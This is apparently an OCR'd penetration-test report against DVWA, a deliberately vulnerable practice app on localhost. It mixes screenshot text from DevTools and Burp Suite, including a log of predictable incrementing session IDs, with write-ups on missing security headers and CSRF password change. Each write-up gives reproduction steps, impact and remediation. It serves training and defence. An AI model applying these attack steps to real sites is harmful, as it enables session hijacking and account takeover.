Memory
Application
Privacy and security
Lighthouse
Recorder
DOM Invader
Filter
Only show cookies with an issue
Storage
Local storage
Session storage
Extension storage
IndexedDB
Cookies
http://127.0.0.1:8080
Private state tokens
Interest groups
Shared storage
Cache storage
Name
Value
Domain
Path
Expires / Max-Age
Size
HttpOnly
Secure
SameSite
Partition K...
Cross Site
Priority
dvwaSession
20
127.0.0.1
/DVWA/vulnerabilities/wea...
Session
13
Medium
PHPSESSID
1
127.0.0.1
/
Session
10
Medium
security
low
127.0.0.1
/DVWA
Session
11
Medium
Cookie Value
Show URL-decoded
20


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port Start response
117 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3898 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=4 21:20:49 11 J... 8888 31
118 http://127.0.0.1:8080 GET /.well-known/appspecific/com.chro... script json 127.0.0.1 21:20:56 11 J... 8888
119 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=5 21:20:58 11 J... 8888 15
120 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3898 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=6 21:20:59 11 J... 8888 10
121 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3898 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=7 21:20:59 11 J... 8888 22
122 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3898 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=8 21:20:59 11 J... 8888 17
123 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3898 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=9 21:20:59 11 J... 8888 26
124 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=10 21:21:00 11 J... 8888 31
125 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=11 21:21:00 11 J... 8888 17
126 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=12 21:21:00 11 J... 8888 26
127 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=13 21:21:00 11 J... 8888 49
128 http://127.0.0.1:8080 GET /.well-known/appspecific/com.chro... 404 537 HTML json 404 Not Found 127.0.0.1 21:21:04 11 J... 8888 1
129 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3900 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=14 21:40:10 11 J... 8888 19
130 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=15 21:40:10 11 J... 8888 45
131 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=16 21:40:10 11 J... 8888 42
132 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=17 21:40:11 11 J... 8888 31
133 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=18 21:40:11 11 J... 8888 31
134 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=19 21:40:11 11 J... 8888 31
135 http://127.0.0.1:8080 POST /DVWA/vulnerabilities/weak_id/ 200 3899 HTML Vulnerability: Weak Se... 127.0.0.1 dvwaSession=20 21:40:12 11 J... 8888 30
136 http://127.0.0.1:8080 GET /.well-known/appspecific/com.chro... script json 127.0.0.1 21:40:18 11 J... 8888
Request
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 0
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1:8080
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
Search 0 highlights
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 11 Jul 2025 16:10:18 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Tue, 23 Jun 2009 12:00:00 GMT
6 Cache-Control: no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: dvwaSession=20
9 Content-Length: 3517
10 Keep-Alive: timeout=5, max=94
11 Connection: Keep-Alive
12 Content-Type: text/html;charset=utf-8
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
Search 0 highlights
Inspector
Request attributes 2
Request cookies 3
Request headers 20
Response headers 11
Inspector
Notes
Event log (1) All issues
Memory: 165.4MB
Disabled

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Severity:	Medium
Prerequisites:	• DVWA Security Level: **Low** • **Logged-in user** required to access the vulnerable module • Browser Developer Tools
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/xss_r/ 2. Press F12 to open DevTools → Network tab 3. Reload the page and click on the main request 4. Go to Response Headers and observe that the following are missing or insecure: ☐ X-XSS-Protection: 0 (disabled) ☐ No Strict-Transport-Security ☐ No X-Content-Type-Options ☐ No X-Frame-Options • **Note**: Absence of Content-Security-Policy was demonstrated separately in Vulnerability 7 (CSP Bypass)

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Expected Result :

- Server should include all critical security headers:
  Content-Security-Policy: default-src 'self';
  X-XSS-Protection: 1; mode=block
  Strict-Transport-Security: max-age=31536000
  X-Content-Type-Options: nosniff
  X-Frame-Options: DENY

Actual Result:

- No Strict-Transport-Security → allows insecure redirects
- No X-Content-Type-Options → enables MIME sniffing attacks
- No X-Frame-Options → clickjacking possible
- X-XSS-Protection: 0 → disables browser-level XSS filter
- No CSP header (already demonstrated)

Impact:


- Weak browser-level protection
- Increases attack surface for XSS, clickjacking, and MIME-based attacks
- Reduces security trust indicators

Vulnerability 12 – Application is Vulnerable to Missing HTTP Security Headers

Remediation:

- Configure your web server to set proper headers globally:
- Apache: via .htaccess or httpd.conf
- PHP: using header() function
- Validate headers using tools like:
- securityheaders.com
- Mozilla Observatory

Reference: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/


Vulnerability: Reflected Cross Si
127.0.0.1:8080/DVWA/vulnerabilities/xss_r/
DVWA
Home
Vulnerability: Reflected Cross Site Scripting (XSS)
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
DOM Invader
Preserve log
Disable cache
No throttling
Filter
Invert
More filters
All
Fetch/XHR
Doc
CSS
JS
Font
Img
Media
Manifest
Socket
Wasm
Other
1,000 ms
2,000 ms
3,000 ms
4,000 ms
5,000 ms
6,000 ms
7,000 ms
8,000 ms
9,000 ms
10,000 ms
11,000 ms
12,000 ms
13,000 ms
14,000 ms
Name
xss_r/
main.css
dvwaPage.js
logo.png
add_event_listeners.js
favicon.ico
Headers
Preview
Response
Initiator
Timing
Cookies
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="\image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
</head>
<body class="home">

6 requests
4.7 kB transferred

Vulnerability 13 – Application is Vulnerable to Cross-Site Request Forgery (CSRF)

Severity:	High
Prerequisites:	• DVWA Security Level: **Low** • **Burp Suite Professional** installed and running • **Browser proxy** configured to 127.0.0.1:8888 • Firefox is configured using FoxyProxy • Firefox **about:config** setting **network.proxy.allow_hijacking_localhost = true**
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/csrf/ 2. Submit the password change form (hacked) and intercept the POST request in Burp 3. Right-click the request → Engagement Tools → Generate CSRF PoC 4. Save the generated HTML PoC file 5. Open the PoC in Firefox while session is active 6. Password is changed without user knowledge

Vulnerability 13 – Application is Vulnerable to Cross-Site Request Forgery (CSRF)

Expected Result :

- The request should be rejected due to missing or invalid CSRF token.

Actual Result:

- The server accepts the CSRF PoC request and changes the password without any validation.


Impact:

- The attacker can silently change the victim's password, leading to complete **account compromise**, denial of service, or unauthorized actions.

Remediation:

- Implement CSRF tokens on all state-changing requests
- Enforce validation of Origin or Referrer headers
- Apply SameSite=Strict or Lax cookie attributes
- Use frameworks with built-in CSRF protection

Reference: https://owasp.org/www-community/attacks/csrf


Vulnerability: Cross Site Reques
Not Secure
http://localhost:8080/DVWA/vulnerabilities/csrf/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
More Information
https://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
https://en.wikipedia.org/wiki/Cross-site_request_forgery

Burp Suite Professional v1.7.37 - CSRF.burp - licensed to surferxyz

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

